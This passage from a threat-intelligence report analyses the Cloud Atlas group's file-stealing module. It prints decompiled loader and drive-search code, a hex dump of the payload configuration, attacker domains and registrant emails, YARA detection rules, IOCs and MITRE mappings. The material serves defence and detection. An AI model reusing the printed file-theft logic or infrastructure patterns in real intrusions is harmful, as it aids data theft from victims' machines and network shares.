


Figure 32. The directories on the remote server

Figure 33. The file containing the module on the server

The loaded module is decrypted and unpacked (Figure 34), and placed in the memory as a PE image, just as in the case of the loader. It's also worth noting that the ordinal name (which is used to search for the export to call) is identical to the one used to transfer control to the payload.



```
1250: 0A 00 00 00 2E 00 78 00 | 6C 00 73 00 00 00 80 51  ◙   . x l s   ─Q
1260: 01 00 21 02 00 00 C0 E1 | E4 00 00 00 00 00 00 00  ☺ !☻  юАД
1270: 00 00 00 00 00 00 00 00 | 00 00 0C 00 00 00 2E 00            ♀   .
1280: 78 00 6C 00 73 00 78 00 | 00 00 80 51 01 00 21 02  x l s x   ─Q☺ !☻
1290: 00 00 C0 E1 E4 00 00 00 | 00 00 00 00 00 00 00 00    юАД
12A0: 00 00 00 00 00 00 0A 00 | 00 00 2E 00 70 00 64 00        ◙   . p d
12B0: 66 00 00 00 80 51 01 00 | 00 08 00 00 C0 E1 E4 00  f   ─Q☺  ◘  юАД
12C0: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
12D0: 0A 00 00 00 2E 00 72 00 | 74 00 66 00 00 00 80 51  ◙   . r t f   ─Q
12E0: 01 00 00 08 00 00 C0 E1 | E4 00 00 00 00 00 00 00  ☺  ◘  юАД
12F0: 00 00 00 00 00 00 00 00 | 00 00 12 00 00 00 2E 00            ↕   .
1300: 63 00 6F 00 6E 00 74 00 | 61 00 63 00 74 00 00 00  c o n t a c t
1310: 80 51 01 00 00 08 00 00 | C0 E1 E4 00 00 00 00 00  ─Q☺  ◘  юАД
1320: 00 00 00 00 00 00 00 00 | 00 00 00 00 0A 00 00 00              ◙
1330: 2E 00 6F 00 64 00 74 00 | 00 00 80 51 01 00 00 08  . o d t   ─Q☺  ◘
1340: 00 00 C0 E1 E4 00 00 00 | 00 00 00 00 00 00 00 00    юАД
1350: 00 00 00 00 00 00 0A 00 | 00 00 2E 00 6A 00 70 00        ◙   . j p
1360: 67 00 00 00 80 51 01 00 | 00 D0 07 00 C0 C6 2D 00  g   ─Q☺  п• юф-
1370: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
1380: 0C 00 00 00 2E 00 6A 00 | 70 00 65 00 67 00 00 00  ♀   . j p e g
1390: 80 51 01 00 00 D0 07 00 | C0 C6 2D 00 00 00 00 00  ─Q☺  п• юф-
13A0: 00 00 00 00 00 00 00 00 | 00 00 00 00 4D 5A 90 00              MZ░
13B0: 03 00 00 00 04 00 00 00 | FF FF 00 00 B8 00 00 00  ♥   ♦    ъъ  ╥
13C0: 00 00 00 00 40 00 00 00 | 00 00 00 00 00 00 00 00      @
13D0: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
13E0: 00 00 00 00 00 00 00 00 | 08 01 00 00 0E 1F BA 0E          ◘☺  ♬▼╨♬
13F0: 00 B4 09 CD 21 B8 01 4C | CD 21 54 68 69 73 20 70   ╢ ом!╥☺Lм!This p
1400: 72 6F 67 72 61 6D 20 63 | 61 6E 6E 6F 74 20 62 65  rogram cannot be
1410: 20 72 75 6E 20 69 6E 20 | 44 4F 53 20 6D 6F 64 65   run in DOS mode
```

Figure 34. A fragment of decrypted and unpacked data

The decrypted payload is an executable module, which is preceded by a configuration. Based on the content of the configuration, the main functionality of the loaded module becomes clear: to steal files from an infected computer according to certain parameters.

In particular, attackers are interested in files with these extensions: *.doc, *.docx, *.xls, *.xlsx, *.pdf, *.rtf, *.contact, *.odt, *.jpg, *.jpeg. Accordingly, the paths needed to search for the files are also present in the configuration. These can be both disk names and network paths to remote machines.

Functionality of the loaded module

The first thing that interested us was that the function that transfers control to the code of the loaded module in the first argument (Figure 35) passes a pointer to the function which communicates with the control server.

```
v5 = (pDecryptedData + cntPeImage + 4);
ms_exc.registration.TryLevel = 0;
if ( LOBYTE(v5->e_magic) == 'M' && *(pDecryptedData + cntPeImage + 5) == 'Z' )
{
  lpAddress = fnPeImageParse(v5);
  if ( lpAddress )
  {
    pMainTrojanExport = fnFindExportByOrdinalName(lpAddress, 1);
    if ( pMainTrojanExport )
    {
      memset(Buffer, 0, sizeof(Buffer));
      if ( GetCurrentDirectoryW(0x104u, Buffer) )
      {
        pMainTrojanExport(Net::fnCommunicationCallBack, pMainObjStruct, pDecryptedData + 4, cntPeImage);
        if ( wcslen(Buffer) <= 0x102 )
          SetCurrentDirectoryW(Buffer);
      }
```

Figure 35. A code fragment for calling the downloaded module

Analyzing this function allowed us to understand that in this case the communication scheme is identical to the one described above: data is transferred by function calls from the table of virtual methods of the same COM object (in this case, PUT is used as the communication method).

Other than this, the analysis of the loaded module reveals nothing of interest. It simply performs a recursive search in the directories of certain paths.

It's worth noting that for each type of disk connected to the computer, a different type of search is used (Figure 36). It is also possible to steal files from remote servers—in this case, usernames and passwords (stored in the malware configuration) are transferred as parameters.

```
v4 = fnReadFileViaStructCall;
if ( lpRootPathName && wcslen(lpRootPathName) >= 3 )
{
  if ( *lpRootPathName == '\\' && lpRootPathName[1] == '\\' )
    return fnListFiles(lpRootPathName, 0, a1->pPathToListFiles, &v3);
  if ( lpRootPathName[1] == ':' && lpRootPathName[2] == '\\' )
  {
    LogicalDrives = GetLogicalDrives();
    if ( LogicalDrives )
    {
      LogicalDrives >>= *lpRootPathName - 0x41;
      if ( (LogicalDrives & 1) != 0 && GetDriveTypeW(lpRootPathName) == DRIVE_REMOVABLE )// drive has removable media
        return fnListFiles(lpRootPathName, 0, a1->pPathToListFiles, &v3);
    }
  }
}
else if ( *a1->pResourceName == '*' )
{
  listLogicalDrives = GetLogicalDrives();
  if ( listLogicalDrives )
  {
    v11 = '\\\0:';
    pStartDiskName = 'A';
    v12 = 0;
    while ( listLogicalDrives )
    {
      if ( (listLogicalDrives & 1) != 0
        && GetDriveTypeW(&pStartDiskName) == DRIVE_FIXED// drive has fixed media
        && !fnListFiles(&pStartDiskName, 0, a1->pPathToListFiles, &v3) )
      {
        return 0;
      }
      listLogicalDrives >>= 1;
      ++pStartDiskName;
    }
  }
}
else
{
  memset(pRemoteName, 0, sizeof(pRemoteName));
  if ( ExpandEnvironmentStringsW(a1->pResourceName, pRemoteName, 0x800u) )// if remote resource
  {
    if ( !a1->pUserName || !a1->pPassword )
      return fnListFiles(pRemoteName, 0, a1->pPathToListFiles, &v3);
    Block = 0;
    if ( fnConnectToRemoteRes(pRemoteName, a1->pUserName, a1->pPassword, &Block) )
    {
      v8 = fnListFiles(Block, 0, a1->pPathToListFiles, &v3);
      j___free_base(Block);
      Block = 0;
      return v8;
    }
    fnCancelRemoteConnection(pRemoteName);
  }
}
```

Figure 36. Different types of search implemented in the malware

Let's also have a look at the function responsible for analyzing the contents of the scanned directories (Figure 37). It's worth noting that the function itself does not read the file directly. Instead, the pointer to the read function (pfnReadFile in the figure) is transferred through the global context—the structure that is initialized at the initial stage of the application—and the function is called this way.

```
FindHandle = _wfindfirst64i32(Buffer, &FindData);
if ( FindHandle == 0xFFFFFFFF )
  goto LABEL_28;
do
{
  if ( wcscmp(FindData.name, L".") )
  {
    if ( wcscmp(FindData.name, L"..") )
    {
      pathLen = wcslen(pPath);
      BufferCount = pathLen + wcslen(FindData.name) + 4;
      if ( BufferCount < 0x104 )
      {
        if ( !sprintf_s(Buffer, BufferCount, L"%s%s%s", pPath, pPrefix, FindData.name) )
          break;
        if ( (FindData.attrib & 0x10) == 0 )
        {
          v11 = a4->pfnReadFile(a4->pMainStruct, &FindData, pPath);
          if ( !v11 )
            break;
          continue;
        }
        if ( !fnFindSubStr(Buffer, pMainStruct->cnt, pMainStruct->searchStr)
          && !fnFindSubStr(Buffer, pMainStruct->_cnt, pMainStruct->_searchStr) )
        {
          v11 = fnListFiles(Buffer, _cntOfListDirs + 1, a3, a4);
          if ( !v11 )
            break;
        }
      }
    }
  }
}
while ( !_wfindnext64i32(FindHandle, &FindData) );
_findclose(FindHandle);
```

Figure 37.

The function for searching files in a directory

Network infrastructure

All the domains that we discovered in the 2019–2021 attacks were registered through the anonymous registrar bitdomain[.]biz. This resource guarantees complete anonymity and payment on the service is made exclusively in bitcoins.

After analyzing the SOA records of the domains, we found that the admin email address field contains perfectly normal email addresses. In some cases, they turned out to be the registrant addresses that we found in WHOIS. Therefore, in those domains where WHOIS was hidden by the privacy settings, it can be assumed that the email in the SOA is the email of the registrant.

Domain	email
mynewtemplate.com	adam_s92@protonmail.com
new-template.com	piterjesten@protonmail.com
upgrade-office.com	p.borovin@protonmail.com
upgrade-office.org	pavel.savin1992@bk.ru
msofficeupdate.org	g.j.dodson@protonmail.com
officeupgrade.org	alex.sval@tutanota.com

newoffice-template.com	j.konnoban@email.cz
template-new.com	e.darmanin@inbox.lv

When analyzing the 2022 campaign, we found a pattern: all the control servers registered by the attackers are used only to load remote templates.

List of the detected servers:

- checklicensekey.com
- comparelicense.com
- driver-updated.com
- sync-firewall.com
- system-logs.com
- technology-requests.net
- translate-news.net

We also discovered an interesting fact: the attackers disguised one of the control servers (technology-requests.net), trying to make it look like the site https://www.hoosierheightsindianapolis.com (Figure 38).




Figure 38. The legitimate site

Figure 39 shows what the malicious site looked like on July 26, according to webcache.googleusercontent.com.




Figure 39. The site from which the malicious content was downloaded

The malicious tools communicate through a cloud service (similar to previous years), namely OpenDrive (https://www.opendrive.com). The service is used for both storing the malware modules to be loaded and for loading the collected data. In this case, a temporary mailbox is used for logins.

Conclusion

The Cloud Atlas group has been active for many years, carefully thinking through every aspect of their attacks. The group's toolkit has not changed for years—they try to hide their malware from researchers by using one-time payload requests and validating them. The group avoids network and file attack detection tools by using legitimate cloud storage and well-documented software features, in particular in Microsoft Office.

The attackers also carefully choose their victims and target their attacks: the group used targeted mailings based on the professional field of the recipients, but we noted the absence of any publicly available information about the recipients, which could indicate a well-prepared attack.

We predict that the group will continue to operate, increasing the complexity of its tools and attack techniques due to the fact that it has once again attracted the attention of researchers.

Authors: Denis Kuvshinov, Aleksandr Grigorian, Daniil Koloskov, Positive Technologies

The article's authors thank the incident response and threat intelligence teams PT Expert Security Center for their help in drafting the story.

Detection of CloudAtlas group activity by Positive Technologies products

MP SIEM

The following correlation rules analyze triggered processes and help identify the described activity:

- Suspicious_Connection
- Malicious_Office_Document
- Windows_Autorun_Modification

The following correlation rules analyze the triggered scripts and help detect the described activity:

- Execute_Malicious_Powershell_Cmdlet
- Execute_Malicious_Command

Implementation of D3FEND techniques in MP SIEM, which will help in detecting CloudAtlas grouping activity

D3FEND ID	Name of technique D3FEND	Description

D3-PA	Process Analysis	CloudAtlas group activity can be identified through the rules of process analysis.
D3-SEA	Script Execution Analysis	CloudAtlas group activity can be detected through the analysis rules of the launched scripts.

PT NAD

PT NAD contains a CloudAtlas reputation list, which will help in identifying CloudAtlas grouping activity.

Implementation of D3FEND techniques in PT NAD, which will help in detecting CloudAtlas activity.

D3FEND ID	Name of technique D3FEND	Description
D3-DNSTA	DNS Traffic Analysis	Using reputation lists to detect Cloud Atlas group activity
D3-FC	File Carving	Extracting from traffic the files downloaded by the Cloud Atlas group

PT Sandbox

PT Sandbox verdicts on CloudAtlas grouping activity:

- Trojan.Win32.Generic.a
- Trojan.Win32.RegLOLBins.a
- Backdoor.Win32.CloudAtlas.a
- Trojan-Downloader.Win32.Generic.a

Network traffic analysis rules to help detect CloudAtlas grouping activity:

- LOADER [PTsecurity] Possible CloudAtlas
- SUSPICIOUS [PTsecurity] PROPFIND method in http request
- SUSPICIOUS [PTsecurity] MKCOL method in http request

Yara-rules, which will help in detecting CloudAtlas grouping activity:

- PTESC_tool_win_ZZ_OfficeTemplate__Downloader__DOC
- PTESC_exploit_win_ZZ_MalDoc__CVE201711882__Rtf__CA

Implementation of D3FEND techniques in PT Sandbox, which will help in detecting CloudAtlas grouping activity

D3FEND ID	Name of technique D3FEND	Description
D3-PA	Process Analysis	Analysis of the behavior of processes created by malicious applications of the Cloud Atlas group
D3-FA	File Analysis	Analysis of Cloud Atlas group files to determine their status and functionality
D3-NTA	Network Traffic Analysis	CloudAtlas activity can be detected through traffic analysis

Yara

```
rule PTESC_tool_win_ZZ_OfficeTemplate__Downloader__DOC
{
        strings:
                $a = {00 A5 06 6E 04 B4}
                $b = {FF FF FF 7F FF FF FF 7F}
                $c = {B4 00 B4 00 81 81 12 30 00}
                $pref_1 = {68 00 74 00 74 00 70 00 3A 00 2F 00 2F}
                $pref_2 = {68 00 74 00 74 00 70 00 73 00 3A 00 2F 00 2F}
        condition:
                uint16be ( 0 ) == 0xd0cf and ( for any i in ( 300 .. 400 ) : ( uint8be ( @a + i ) == 0x68 and uint8be ( @a + i + 2
) == 0x74 and uint8be ( @a + i + 4 ) == 0x74 and uint8be ( @a + i + 6 ) == 0x70 ) or for any j in ( 100 .. 200 ) : ( uint8be ( @b +
j ) == 0x68 and uint8be ( @b + j + 2 ) == 0x74 and uint8be ( @b + j + 4 ) == 0x74 and uint8be ( @b + j + 6 ) == 0x70 ) or for any k
in ( 200 .. 400 ) : ( uint8be ( @c + k ) == 0x68 and uint8be ( @c + k + 2 ) == 0x74 and uint8be ( @c + k + 4 ) == 0x74 and uint8be
( @c + k + 6 ) == 0x70 ) ) and ( ( for any l in ( 14 .. 70 ) : ( uint8be ( @pref_1 + l ) == 0x2f ) ) or ( for any y in ( 16 .. 70 )
: ( uint8be ( @pref_2 + y ) == 0x2f ) ) )
}
```

```
rule PTESC_exploit_win_ZZ_MalDoc__CVE201711882__Rtf__CA
{
 strings:
 $equation = "4571756174696F6E" nocase ascii //180000004571756174696F6E
 $msftedit = "generator Msftedit 6.39.15" nocase ascii //generator Msftedit 6.39.15.1401
 $objclass = "objclass weaseoijsd" nocase ascii
 condition:
 uint32be ( 0 ) == 0x7B5C7274 and ($equation and ($msftedit or $objclass) or (for any i in (50..350) : (uint8be (@equation + i) ==
0x64 and uint8be (@equation + i + 2) == 0x64 and uint8be (@equation + i + 4) == 0x64 and uint8be (@equation + i + 6) == 0x38)))
}
```

IOCs

File indicators

Name	SHA-256	MD5
Методические рекомендации для грузоотправителей-грузополучателей (2022).doc (Guidelines for consignors-consignees (2022).doc)	f2c4281e4d6c11173493b759adfb0eb798ce46650076e7633cf086b6d59fdb98	b3f5!
Будьте_бдительны_Корпоративное_уведомление.doc (Stay_alert_Corporate_Notice.doc)	482aeb3db436e8d531b2746a513fe9a96407cf4458405680a49605e136858ec5	3399
Иранские оценки визита В. Путина в Тегеран.doc (Iranian assessments of V. Putin's visit to Tehran.doc)	2f97374c76ae10c642a57a8b13d25cbdc070c9098c951ea418d1533ac01dc23c	61b6
Почему исламский мир не дает Западу изолировать Россию.doc (Why the Islamic world does not allow the West to isolate Russia.doc)	3cf2bda35e88c59bb89e7fdc8fcfd4c46b2b9186e61325d2924e049d775b741f	2b5c
leptophis[1].doc	c0e154b10d70b99b5616a2eda6bfe188a49f85ed3aa92d48ec9ce709df9d563f	470c
lep[1].hta	a4194555b19ea32680cc23f8f7d42da02b82eba8b64cb5f4630110f4e2c1ddf3	66ec
unbroken.vbs	59066dc428cde7cc55f3c24c2658d3e288f3f072811d86243a85af14bd482744	7ce0
unbroken.vbs.vbs	4cb6e224b6b03a2f6ac1ac23e6bf097067018b90493ee94f210f66fbbbbdce77	1aa0
list.ps1	2233c0d4030cc728c2219b1e9c4c05cb262e2ddc7f4ac2f2924767396418c25a	d5a4

office.ps1	7fcf7c1dad362283d0a27993df4764e2bbb11857842b80f63d63449b9f2f1fa4	d02a
office.ps1	d9fc6504c8970fefc441c77965937c382b029f1278918d1f54d196859e9f6e7c	077b
rtcpsvc.dll	3e7b066c26ba98d285a41043c739be8767606d9df057ee2f7bcddb7862c00711	f68e
lockrail.dll	c5d1de206445f508c1af5f213e46b915b536e4b36ef917c4e826a982dd47c312	acbb
holeincorner	8215e918ca3a77424dadac1aebc9a44b8f9840cd1389df0399a9fa4eb6329775	dc3f
Salzgitters.avi	b8dc70b9ffe06c9ecaf0216ea7948fe718143db10641a23297652693ea026ab3	e5e1
Schultes.wmv	f4e710f515249e8c08ae76284bfb280070e1fd2308e9d9321d92163dfc73be66	45f6

Network indicators:

- api-help.com
- driver-updated.com
- sync-firewall.com
- system-logs.com
- technology-requests.net
- translate-news.net
- checklicensekey.com
- comparelicense.com
- msupdatecheck.com
- protocol-list.com

Payload filenames (from the configuration):

- callicrates
- tinh
- amianthium
- mandarinduck
- cushioning
- kingsclover

Email addresses from which malicious emails were sent:

MITRE TTPs

ID	Name	Description
Resource Development		
T1583	Acquire Infrastructure	The Cloud Atlas group used servers to store remote templates, as well as cloud storage as a control server
T1585	Establish Accounts	The Cloud Atlas group registered cloud service accounts and tempmail mailboxes
Initial Access		
T1566.001	Phishing: Spearphishing Attachment	The Cloud Atlas group sent phishing emails with malicious content

Execution		
T1204.002	User Execution: Malicious File	The Cloud Atlas group sent emails with malicious DOC and DOCX files
T1559.001	Inter-Process Communication: Component Object Model	The Cloud Atlas group used COM components in their tools
T1059.001	Command and Scripting Interpreter: PowerShell	The Cloud Atlas group used PowerShell scripts to load and run their components
T1059.005	Command and Scripting Interpreter: Visual Basic	The Cloud Atlas group used Visual Basic scripts to load and run their components
T1203	Exploitation for Client Execution	The Cloud Atlas group used vulnerabilities in Microsoft Office components to launch their malicious components
Persistence		
T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	The Cloud Atlas group used registry keys (autorun) for persistence
Defense Evasion		
T1221	Template Injection	The Cloud Atlas group used a remote template injection technique to hide the malicious payload
T1140	Deobfuscate/Decode Files or Information	The Cloud Atlas group encrypts its components to protect them from discovery and analysis
Collection		
T1025	Data from Removable Media	The Cloud Atlas group used tools to collect information from various remote devices
T1039	Data from Network Shared Drive	The Cloud Atlas group used tools to collect information from various network devices
T1005	Data from Local System	The Cloud Atlas group used tools to collect information from the file system
T1560.002	Archive Collected Data: Archive via Library	The Cloud Atlas group applies LZNT1 compression to collected data using the WinAPI library
T1560.003	Archive Collected Data: Archive via Custom Method	The Cloud Atlas group used custom data encryption algorithms
T1119	Automated Collection	The Cloud Atlas group used methods of automatic data collection from infected machines
Command and Control (C2)		
T1573.001	Encrypted Channel: Symmetric Cryptography	The Cloud Atlas group used AES encryption to hide network communication
T1041	Exfiltration Over C2 Channel	The Cloud Atlas group used a C2 channel to transfer collected data
T1102	Web Service	The Cloud Atlas group used the OpenDrive cloud service as a control server

General TTP countermeasures used by CloudAtlas

Basic protective measures

D3FEND ID	Name of technique D3FEND	Description
D3-SYSVA	System Vulnerability Assessment	Since CloudAtlas exploits vulnerabilities, it is necessary to monitor the vulnerability of systems in the infrastructure and update vulnerable software in a timely manner
D3-SU	Software Update	Since CloudAtlas exploits vulnerabilities, it is necessary to monitor the vulnerability of systems in the infrastructure and update vulnerable software in a timely manner
D3-OTF	Outbound Traffic Filtering	Restrict network traffic to untrusted servers from IOC lists
D3-DNSDL	DNS Denylisting	Block resolution of DNS names from IOC lists

Additional protective measures

D3FEND ID	Name of technique D3FEND	Description
D3-SRA	Sender Reputation Analysis	CloudAtlas group uses free email services, so as an additional measure of protection against phishing, you can specially mark emails from external free services to attract additional attention of the user
D3-UDTA	User Data Transfer Analysis	CloudAtlas grouping downloads data through compromised workstations, so you can use profiling of the amount of data transferred to the Internet by the user to detect anomalies in the case of massive data exfiltration